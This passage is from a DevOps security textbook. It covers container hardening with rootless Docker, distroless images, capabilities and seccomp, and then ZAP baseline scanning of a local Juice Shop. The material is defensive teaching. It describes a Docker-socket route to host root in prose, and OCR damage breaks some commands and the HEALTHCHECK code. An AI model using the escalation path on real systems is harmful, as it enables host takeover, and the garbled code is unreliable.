A container is **not** a virtual machine: it is an ordinary Linux process (or tree of processes) that the kernel isolates using namespaces (what it can see), cgroups (how much it can use) and security filters (what it may do). All containers on a host share one kernel, so the strength of the isolation depends on how the process is configured. This topic is about shrinking what a compromised container can do.

Four layers of hardening, from the outside in:

- **Rootless runtime:** the container engine itself (Docker daemon or Podman) runs as an unprivileged user using **user namespaces**, so even "root inside the container" maps to an ordinary unprivileged UID on the host.
- **Non-root process:** the application runs as a dedicated non-zero UID (the `USER` instruction), never as UID 0.
- **Minimal image:** the image contains only the app and its runtime, with no shell, package manager or compilers. **Distroless** images (from Google) and `scratch` images are the extreme end.
- **Kernel-level restrictions:** drop **Linux capabilities** (slices of root's power such as `NET_RAW` or `SYS_ADMIN`), apply a **seccomp** profile (an allow-list of system calls), mount the filesystem read-only and block privilege escalation (`no-new-privileges`).

Principle: **assume the application will be compromised one day, and make that the least useful day of the attacker's career.**

2 Why it matters in DevOps

- **Container escapes exist.** Vulnerabilities in the kernel and in runtimes (for example **CVE-2019-5736** in `runc`, the low-level runtime used by Docker and Kubernetes) have let a process inside a container affect the host. Running as non-root, rootless and with fewer privileges removes preconditions for many such bugs.

- **Defaults are permissive.** A container started with `docker run` runs as root, keeps a set of default capabilities and has a writable filesystem, and `--privileged` or a mounted `/var/run/docker.sock` is effectively root on the host.
- **Less in the image means less to patch and less to abuse.** An attacker who gets code execution in a distroless container has no `sh`, `curl`, `apt` or `wget` to download tools with (Container Image Scanning §11.9 also reports far fewer findings).
- **Platforms enforce it.** Kubernetes Pod Security Standards (the *restricted* profile) and many regulated environments require non-root users, dropped capabilities and a seccomp profile (Pod Security §16.3).

3 Real-world system example

Docker rootless mode (generally available since Docker 20.10) runs both the daemon and containers inside a user namespace without root privileges; **Podman**, from Red Hat, is daemonless and rootless by default. **Kubernetes** supports running pods in user namespaces and defines the **Pod Security Standards**: the *restricted* profile requires `runAsNonRoot`, `allowPrivilegeEscalation: false`, dropping all capabilities (adding back only `NET_BIND_SERVICE` if needed) and a `RuntimeDefault` (or localhost) seccomp profile.

Google's distroless images (`gcr.io/distroless/...`) contain only the language runtime and its dependencies, a design Google documents as removing package managers, shells and other programs found in a standard Linux distribution. Other vendors publish similarly minimal, frequently rebuilt images (for example Chainguard Images and Docker Hardened Images, among others). **Docker's default seccomp profile** blocks a few dozen of the 300+ Linux system calls (documented as such), and its default capability set is a deliberately reduced subset of root's. Hardening here means going further than the defaults.

4 Diagram

Stacked defences between a compromised app and the host:




Figure 11.12-1

Rootless: how UIDs are translated by the user namespace.




Figure 11.12-2

5 How it works

Rootful vs rootless

	Rootful Docker (default)	Rootless Docker / Podman
Daemon user	root	unprivileged user
Container root maps to	host root (UID 0)	an unprivileged host UID via `/etc/subuid`
Impact of a run-time escape	Host root	The user's own privileges
Limitations	None	Cannot bind ports below 1024 by default, some storage and network drivers differ, no `--privileged` host access, cgroup limits need systemd delegation

Linux capabilities. Historically "root" was one all-powerful identity. The kernel splits it into about 40 capabilities. Examples: `NET_BIND_SERVICE` (bind ports <1024), `NET_RAW` (raw sockets, ping, spoofing), `CHOWN`, `SETUID`, `SYS_ADMIN` (a very broad, "new root"), `SYS_PTRACE`. Docker keeps a default subset (around 14); the secure pattern is `--cap-drop=ALL` then add back only what is needed.

seccomp (secure computing mode). A BPF filter evaluated on every system call. The default Docker/containerd profile and Kubernetes `RuntimeDefault` already block risky calls (such as `kexec_load`, `mount` variants and others). A custom profile can be tighter, generated by tracing your app in test. Beware: `--security-opt seccomp=unconfined` turns the protection off.

Other levers

Setting	Docker flag	Kubernetes `securityContext`
Non-root user	`--user 10001:10001` or `USER`	`runAsNonRoot: true`, `runAsUser: 10001`
Read-only root FS	`--read-only --tmpfs /tmp`	`readOnlyRootFilesystem: true` + `emptyDir`
Drop capabilities	`--cap-drop=ALL`	`capabilities: { drop: ["ALL"] }`
No privilege gain (blocks setuid binaries)	`--security-opt no-new-privileges`	`allowPrivilegeEscalation: false`
seccomp	default, or `--security-opt seccomp=profile.json`	`seccompProfile: { type: RuntimeDefault }`
Limit resources	`--memory 256m --cpus 0.5 --pids-limit 200`	`resources.limits` (requests and limits §8.14)

Never: `--privileged`, mounting `/var/run/docker.sock` (grants control of the host's Docker), `--pid=host`, `--net=host` for ordinary apps, mounting host paths like `/` or `/etc`, adding `SYS_ADMIN`.

Minimal image options

Base	Size / content	Trade-off
`node:22` (Debian full)	Large, hundreds of packages	Easiest, most findings
`node:22-slim`	Debian minus extras	Good default; glibc compatible
`node:22-alpine`	Small, musl libc, BusyBox shell	Smallest with a shell; native modules built for glibc may fail
`gcr.io/distroless/nodejs22-debian12`	Runtime only, no shell	Very small attack surface; debug via `:debug` tag or ephemeral debug containers
`scratch`	Empty	Only for static binaries (Go, Rust)

See also Non-root Containers §4.11, Minimal Base Images §4.13 and multi-stage builds §4.10 for the build mechanics.

6 Step-by-step guide

Prerequisites: Linux with Docker (or a Linux VM/WSL2 for the rootless part). Everything runs locally and is free. Outputs are *similar to* what you will see.

1. **See the defaults, which are not safe.**

```bash
docker run --rm alpine id
docker run --rm alpine sh -c 'grep Cap /proc/self/status'
```

`uid=0(root) gid=0(root)`. The `CapEff` line is a hex bitmask of the effective capabilities (a default Docker value like `00000000a80425fb`). Decode it if `capsh` is installed: `capsh --decode=00000000a80425fb`.

2. **Drop capabilities and watch operations fail.**

```bash
docker run --rm alpine chown nobody /etc/hostname                    # works as default root
docker run --rm --cap-drop=ALL alpine chown nobody /etc/hostname     # chown: ... Operation not permitted
docker run --rm --cap-drop=ALL alpine sh -c 'grep CapEff /proc/self/status'   # CapEff: 0000000000000000
```

Without `CHOWN` even root cannot change ownership. This is "root" with its power removed.

3. **Run non-root with a read-only filesystem.**

```bash
docker run --rm --user 10001:10001 --read-only --tmpfs /tmp alpine sh -c 'id; touch /etc/x; touch /tmp/ok && echo tmp-ok'
```

Expect `uid=10001`, `touch: /etc/x: Read-only file system` (or permission denied) and `tmp-ok`. A malicious process cannot drop a backdoor into the image filesystem.

4. **Build a hardened `shop-api` image on distroless.**

```bash
mkdir -p ~/harden-lab && cd ~/harden-lab
cat > package.json <<'EOF'
{ "name": "shop-api", "version": "1.0.0", "main": "server.js", "dependencies": {} }
EOF
cat > server.js <<'EOF'
const http = require('http');
http.createServer((req, res) => {
  if (req.url === '/health') { res.end('ok'); return; }
  res.end(JSON.stringify({ uid: process.getuid(), cwd: process.cwd() }));
}).listen(3000, '0.0.0.0', () => console.log('shop-api on 3000'));
EOF
cat > Dockerfile <<'EOF'
FROM node:22-slim AS build
```

```
WORKDIR /app
COPY package.json ./
RUN npm install --omit=dev
COPY server.js ./

FROM gcr.io/distroless/nodejs22-debian12:nonroot
WORKDIR /app
COPY --from=build /app /app
EXPOSE 3000
HEALTHCHECK --interval=30s --timeout=3s CMD ["/nodejs/bin/node", "-e",
  "fetch('http://127.0.0.1:3000/health').then(r⇒process.exit(r.ok?
  0:1)).catch(()⇒process.exit(1))"]
CMD ["server.js"]
EOF
docker build -t shop-api:hardened .
docker run -d --name shop-hardened --read-only --cap-drop=ALL --security-opt no-new-
  privileges \
  --pids-limit 100 --memory 128m -p 127.0.0.1:3000:3000 shop-api:hardened
curl -s http://127.0.0.1:3000/
```

Output: `{"uid":65532,"cwd":"/app"}`; the `nonroot` distroless user is UID 65532. The distroless base has no shell, and the `HEALTHCHECK` runs Node directly.

5. **Prove there is nothing for an attacker to use.**

```bash
docker exec -it shop-hardened sh        # fails: executable file not found
docker image ls shop-api:hardened       # compare size with the node:22 full image
docker run --rm -v /var/run/docker.sock:/var/run/docker.sock aquasec/trivy:latest
  image --severity HIGH,CRITICAL shop-api:hardened
```

For debugging use the `:debug-nonroot` variant of the distroless image in a scratch container, or `docker debug` / a Kubernetes ephemeral container, rather than adding a shell to production.

6. **Write and test a custom seccomp profile (learning exercise).** A profile that allows every-

thing except `mkdir`:

```bash
cat > deny-mkdir.json <<'EOF'
{
  "defaultAction": "SCMP_ACT_ALLOW",
  "syscalls": [
    { "names": ["mkdir", "mkdirat"], "action": "SCMP_ACT_ERRNO" }
  ]
}
EOF
docker run --rm --security-opt seccomp=deny-mkdir.json alpine mkdir /newdir      #
  mkdir: ... Operation not permitted
docker run --rm alpine mkdir /newdir && echo "default profile allows it"
```

Note this profile *replaces* Docker's default, so it is more permissive than the default in other ways; real custom profiles start from the default JSON and remove calls, or use `defaultAction: SCMP_ACT_ERRNO` with an allow-list generated by tracing.

7. **Try rootless Docker (Linux host or VM, not Docker Desktop).**

```bash
sudo apt-get update && sudo apt-get install -y uidmap dbus-user-session     #
  Debian/Ubuntu prerequisites
dockerd-rootless-setuptool.sh install                                       # run as a
  normal user, not root
export DOCKER_HOST=unix://$XDG_RUNTIME_DIR/docker.sock
docker info --format '{{.SecurityOptions}}'      # includes name=rootless
docker run --rm alpine id                         # uid=0 in the container...
docker run --rm alpine cat /proc/self/uid_map     # ...but mapped to a high UID on the
  host
```

Expect `rootless` in the security options and a `uid_map` like `0 1000 1` (container 0 is your host UID). The prerequisites and per-distro steps are in Docker's "Run the Docker daemon as a non-root user" documentation. As a no-install alternative use **Podman** (`podman run --rm alpine id` is rootless by default).

8. **Same settings in Kubernetes** (applies the same controls declaratively; see the Pod

Security topic):

```yaml
securityContext:                      # pod level
  runAsNonRoot: true
  runAsUser: 65532
  seccompProfile: { type: RuntimeDefault }
containers:
  - name: shop-api
    image: shop-api:hardened
    securityContext:                  # container level
      allowPrivilegeEscalation: false
      readOnlyRootFilesystem: true
      capabilities: { drop: ["ALL"] }
```

9. **Clean up.**

```bash
docker rm -f shop-hardened; docker rmi shop-api:hardened; cd ~ && rm -rf ~/harden-lab
```

7 Real-world scenario

Illustrative, not a documented incident. A report-rendering endpoint in `shop-api` has a template-injection flaw that gives an attacker remote code execution. Compare two deployments of the same code.

In the **old** deployment (root, full `node:22` image, writable filesystem, default capabilities, Docker socket mounted for "auto-restart logic") the attacker runs `curl` to fetch a miner, installs tools with `apt`, uses the mounted socket to start a privileged container and has root on the host in minutes.

In the **new** deployment (distroless, UID 65532, read-only filesystem, all capabilities dropped, seccomp default, no socket) the same exploit lands in a Node process where there is no shell to spawn, no package manager, no writable path except `/tmp`, no outbound tooling, and `NET_RAW` is gone so no network sniffing. The attacker can read the application's own memory and environment, so the team still rotates its secrets, but the host and neighbours are safe, and egress rules plus alerts catch the unusual outbound connection.

Lesson: hardening does not remove the vulnerability, it shrinks the blast radius and buys time. Defence in depth means every layer assumes the previous one failed.

8 Common mistakes and best practices

Don't

- Run production containers as root, or use `--privileged` "to make it work".
- Mount `/var/run/docker.sock` into application containers.
- Use `seccomp=unconfined`, add `SYS_ADMIN`, or disable `no-new-privileges` without a documented reason.
- Switch to a tiny image and then re-add a shell, curl and compilers "for convenience".
- Assume rootless means invulnerable. The kernel is still shared; keep hosts patched.
- Chmod directories `777` to hide a permissions problem. Fix the ownership (`COPY --chown`) instead.

Do

- Set a numeric non-root `USER` (UID above 10000 is a sensible convention), bind to ports above 1024 and map them with Docker or a Service.
- Start from `--cap-drop=ALL` and add back the single capability that is required.
- Use `readOnlyRootFilesystem` with explicit writable volumes (`/tmp`, data dirs).
- Prefer minimal, regularly rebuilt bases; pin them by digest; scan every build.
- Run the container engine rootless where possible, especially on shared CI runners.
- Enforce the baseline automatically: Pod Security admission, linters such as `hadolint` and Trivy's config scanner for Dockerfiles and manifests.

9 Tasks

- [ ] **T1 — Measure the defaults** *(≈20 min, beginner)*
  - **Goal:** see how much power a default container has.
  - **Steps:**
    1. Run `docker run --rm alpine id` and print `CapEff` from `/proc/self/status`.
    2. Repeat with `--user 10001 --cap-drop=ALL`.
    3. Record both hex values and what changed.
  - **Done when:** you show uid 0 with a non-zero `CapEff` for the default run and uid 10001 with `CapEff: 0000000000000000` for the hardened run.
- [ ] **T2 — Harden the flags until it breaks, then fix it** *(≈45 min, intermediate)*
  - **Goal:** find the minimum privileges an app needs.
  - **Steps:**

1. Run the stock `nginx` image with `--cap-drop=ALL --read-only` and note the errors.
2. Add back only the capabilities, tmpfs mounts and user settings required (hint: it writes to `/var/cache/nginx`, `/var/run`, and wants to bind port 80; consider the `nginxinc/nginx-unprivileged` image).
3. Document the final flag set.

- **Done when:** Nginx serves a page on `127.0.0.1` with all capabilities dropped (or only the one you can justify) and a read-only root filesystem.

☐ **T3 — Build the distroless image and compare** *(≈45 min, intermediate)*

- **Goal:** quantify the benefit.
- **Steps:**
  1. Build `shop-api` once on `node:22` and once on distroless (step 4).
  2. Compare `docker image ls` size and `trivy image --severity HIGH,CRITICAL` counts.
  3. Try `docker exec -it <ctr> sh` on each.
- **Done when:** you have a table of size, finding count and shell availability for both images.

☐ **T4 — Write a seccomp profile that blocks something real** *(≈45 min, advanced)*

- **Goal:** understand syscall filtering.
- **Steps:**
  1. Get Docker's default profile (from the Moby repository's `profiles/seccomp/default.json`; read it from the documentation or repository).
  2. Remove one syscall's allow entry (for example `unshare` or `ptrace`) or add it to an ERRNO list.
  3. Run a command that needs it (`unshare -r true` in an image that has `unshare`) with and without your profile.
- **Done when:** the command succeeds with the default profile and fails with `Operation not permitted` under yours.

☐ **T5 — Go rootless** *(≈60 min, advanced)*

- **Goal:** run containers without root on the host.
- **Steps:**
  1. Install rootless Docker (step 7) or use Podman in a Linux VM.
  2. Run `alpine` and compare `id` inside with `ps -o user,pid,cmd` on the host.
  3. Try to bind port 80 and explain the error and one fix (`net.ipv4.ip_unprivileged_port_start` or publish a high port).

- **Done when:** `ps` on the host shows the container process owned by your normal (or a subordinate) user, not root, and you explain `uid_map`.

☐ **T6 — Prove it: build a hardening checklist** *(≈30 min, advanced)*

- **Goal:** make the hardening repeatable.
- **Steps:**
  1. Without notes, write a 10-line container hardening checklist (image, user, filesystem, capabilities, seccomp, resources, runtime, scanning, secrets, debugging approach).
  2. Run `trivy config` or `hadolint` on a Dockerfile and compose file and fix what it reports against your checklist.
- **Done when:** a Dockerfile and `docker run` command exist that satisfy all ten items, verified by `docker inspect` output.

10 Self-check questions

1. Why is "root in a container" dangerous even though it is namespaced?
2. What do Linux capabilities and seccomp each restrict?
3. What is the difference between running as non-root inside the container and running the engine rootless?
4. What do you lose with distroless images, and how do you debug them?
5. Why is mounting `/var/run/docker.sock` into a container equivalent to giving it host root?

ANSWERS

1. Container root is UID 0 on the shared kernel, so a kernel or runtime vulnerability, a mounted host path or an extra capability can turn it into host root; user namespaces and dropped privileges lower the odds.
2. Capabilities divide root's privileges (what privileged operations a process may do); seccomp filters which system calls a process may make at all.
3. Non-root user inside limits what the app can do in the container; rootless engine means the daemon and the container's UID 0 map to an unprivileged host user, so an escape lands with limited privileges. They are complementary.
4. No shell, package manager or standard debugging tools. Debug with ephemeral containers (`kubectl debug`), the `:debug` image variant in a non-production copy, or `docker debug`, plus good logs and metrics.
5. Whoever can talk to the Docker daemon can ask it to start a privileged container with the host filesystem mounted, and the daemon runs as root.

11 Further reading

- Docker documentation: *Run the Docker daemon as a non-root user (Rootless mode)*, *Seccomp security profiles for Docker*, and *Runtime privilege and Linux capabilities*.
- Podman documentation (podman.io) and the Kubernetes documentation on Pod Security Standards and `securityContext`.
- Google's distroless project README (github.com/GoogleContainerTools/distroless).
- `man 7 capabilities`, `man 2 seccomp`, and *Container Security* by Liz Rice (O'Reilly).

11.13 Dynamic Testing with OWASP ZAP

Topic 13 of 13 | ~5 hours | Difficulty: Intermediate

1 What it is

DAST (Dynamic Application Security Testing) tests a **running** application from the outside, the way an attacker would: it sends HTTP requests, watches the responses and looks for signs of weakness (missing security headers, reflected input, verbose errors, injectable parameters, exposed admin pages). It needs no access to source code and does not care which language the app is written in.

OWASP ZAP (Zed Attack Proxy) is the best-known free, open-source DAST tool. It started as an OWASP project; the core ZAP developers now work at Checkmarx, and the tool remains open source. ZAP works as:

- an **intercepting proxy** between your browser and the app, so you can inspect and replay traffic,
- a **spider** (crawler) that discovers pages and endpoints, including an *AJAX spider* for JavaScript-heavy single-page apps,
- a **passive scanner**, which analyses the traffic it sees without attacking, and
- an **active scanner**, which sends malicious-looking payloads to find injection, XSS and other flaws.

For pipelines, ZAP ships ready-made packaged scripts in its Docker image: **baseline scan**, **full scan** and **API scan**.

DAST vs SAST (Static Application Security Testing). SAST reads source code without running it; DAST attacks the running system. They find different things and complement each other.

	SAST	DAST
Looks at	Source or bytecode	Running app over HTTP
Needs	Code access, language support	A deployed target and its URL
Finds	Insecure code patterns, tainted data flows, hard-coded secrets	Misconfigurations, missing headers, runtime injection, auth/session issues

	SAST	DAST
Misses	Runtime config, deployment issues	Code paths it never reaches; business logic
When	Early, every commit	After deploy to a test or staging environment
False positives	Common	Fewer, but often needs tuning
Examples	Semgrep, CodeQL, SonarQube	OWASP ZAP, Burp Suite, Nuclei

2 Why it matters in DevOps

- **It tests what is actually deployed**: the real config, reverse proxy, TLS settings, headers and environment, which static tools cannot see (OWASP A05 Security Misconfiguration §11.5).
- **It is language-agnostic**, so one pipeline stage covers every service whatever its stack.
- **It closes the loop** after SAST, dependency, image §11.9 and secrets §11.11 scans: those check the artifact; ZAP checks the running system.
- **It must be done carefully.** An active scan fires attack payloads that can create junk data, trigger alarms or knock over a weak service, so scope, environment and timing are DevOps decisions.

3 Real-world system example

ZAP is a flagship OWASP project, and the project publishes official Docker images (`ghcr.io/zaproxy/zaproxy` and others) together with the packaged scans and GitHub Actions for baseline, full and API scans, so that teams can drop it into CI/CD with no installation. A typical enterprise pattern, described in many vendor and OWASP guides: run the quick **baseline scan** on every merge to staging (minutes, passive only), and a **full or API scan** on a schedule (nightly or weekly) in a dedicated, disposable environment, uploading the report as a build artifact and opening tickets for new findings. OWASP also maintains **Juice Shop**, the deliberately vulnerable shop used as a safe target in the lab below, and **OWASP DevSlop**-style demos show the same approach in pipelines.

Burp Suite (PortSwigger) is the dominant commercial alternative for manual testing; **Nuclei** (ProjectDiscovery) runs template-based checks; cloud services provide managed DAST. The CI mechanics are similar for all of them.

4 Diagram




Figure 11.13-1

What the baseline scan does internally:




Figure 11.13-2

5 How it works

Scan types in the ZAP Docker image

Script	What it does	Attacks the target?	Typical use
`zap-baseline.py`	Spiders the site for a short time (1 minute by default) and applies **passive** rules only	No (safe for most environments)	Every deploy to staging
`zap-full-scan.py`	Spider, then **active** scan with attack payloads	**Yes**	Nightly, in a disposable environment
`zap-api-scan.py`	Imports an OpenAPI/SOAP/GraphQL definition and scans those endpoints	Yes (active by default)	API-only services (API Security §11.8)

Important options of the packaged scans

Option	Meaning
`-t <url>`	Target URL (for the API scan, with `-f openapi` the definition URL or file)
`-r report.html`, `-J report.json`, `-w report.md`	Write reports into the mounted `/zap/wrk` directory
`-m <minutes>`	Maximum spider time
`-j`	Also run the AJAX spider (for single-page apps)
`-c <file>`	Rules configuration file: per-rule `IGNORE`, `INFO`, `WARN` or `FAIL`
`-g <file>`	Generate a starting config file listing all rules
`-I`	Do not fail the build on warnings (still fail on errors)

Exit codes: `0` no alerts at the configured failing level, `1` at least one `FAIL`, `2` at least one `WARN`, `3` another error. By default baseline treats findings as `WARN`, so a pipeline will not fail on them until you promote selected rules to `FAIL` in the config file; that gradual ratchet keeps the gate trusted.

Authenticated scanning. Most of an app is behind login. ZAP supports authentication through contexts, scripts and, in the automation framework, a YAML plan with a login step; or simply pass a header with a test-user token (the replacer rule `-z "-config replacer.full_list(0).matchtype=REQ_HEADER ..."`). Use dedicated low-privilege test accounts, never real users.

Safety rules for running scans

1. Only scan systems you own or have **written authorisation** to test. This is a legal matter as well as an ethical one.
2. Never actively scan production. Use staging or an ephemeral environment with fake data.
3. Warn your SRE team, and exempt the scanner's IP from alerts or tag its traffic, so a scan does not page anyone.
4. Rate limit and size the target; active scans create records, send emails and can fill queues.
5. Treat reports as sensitive: they list your weaknesses.

Triage. ZAP rates alerts High, Medium, Low and Informational, with a confidence level. Expect false positives (and tune with `-c`), and expect that many Low and Informational findings are best-practice header gaps that are cheap to fix and worth fixing once at the reverse proxy.

6 Step-by-step guide

Prerequisites: Docker. All targets in this guide run **on your own machine**: a Juice Shop container (deliberately vulnerable) and, later, your local `shop-api`. Do not point ZAP at anything you do not own. Free; the first image pull is a few hundred MB. The report outputs below are *similar to* what you will see.

1. **Start the target on a private Docker network.**

```bash
docker network create zapnet
docker run -d --name juice-shop --network zapnet -p 127.0.0.1:3000:3000
  bkimminich/juice-shop
curl -s -o /dev/null -w "%{http_code}\n" http://127.0.0.1:3000      # expect 200
```

2. **Run the baseline scan.**

```bash
mkdir -p zap-out && chmod 777 zap-out          # the zap user inside the container
  must be able to write the report
docker run --rm --network zapnet -v "$PWD/zap-out":/zap/wrk:rw -t
  ghcr.io/zaproxy/zaproxy:stable \
  zap-baseline.py -t http://juice-shop:3000 -r baseline.html -J baseline.json
echo "exit=$?"
```

   It takes a couple of minutes. The console prints `PASS:` lines for rules that found nothing and `WARN-NEW:` lines such as `Content Security Policy (CSP) Header Not Set [10038]` or `Missing Anti-clickjacking Header [10020]`, then a summary like `FAIL-NEW: 0 FAIL-INACTIVE: 0 WARN-NEW: 8 ... PASS: 50`. `exit=2` means warnings were present.

3. **Read the report.** Open `zap-out/baseline.html` in a browser. For each alert read the description, the affected URLs, the evidence and the solution. Count High, Medium and Low alerts. Because Juice Shop is a single-page app, add `-j` (AJAX spider) to find more pages and re-run to compare the number of URLs.

4. **Turn warnings into a gate with a rules file.**

```bash
docker run --rm --network zapnet -v "$PWD/zap-out":/zap/wrk:rw -t
  ghcr.io/zaproxy/zaproxy:stable \
  zap-baseline.py -t http://juice-shop:3000 -g gen.conf
grep -E "^(10038|10020|10021)" zap-out/gen.conf
```

Lines look like `10038 WARN (Content Security Policy (CSP) Header Not Set)`. Edit `zap-out/gen.conf`, change the rules you want to enforce to `FAIL` and noisy ones to `IGNORE`, then run:

```bash
docker run --rm --network zapnet -v "$PWD/zap-out":/zap/wrk:rw -t
  ghcr.io/zaproxy/zaproxy:stable \
  zap-baseline.py -t http://juice-shop:3000 -c gen.conf -r baseline.html; echo
  "exit=$?"
```

With a rule at `FAIL` that triggers, expect `exit=1`: this is the pipeline-breaking behaviour.

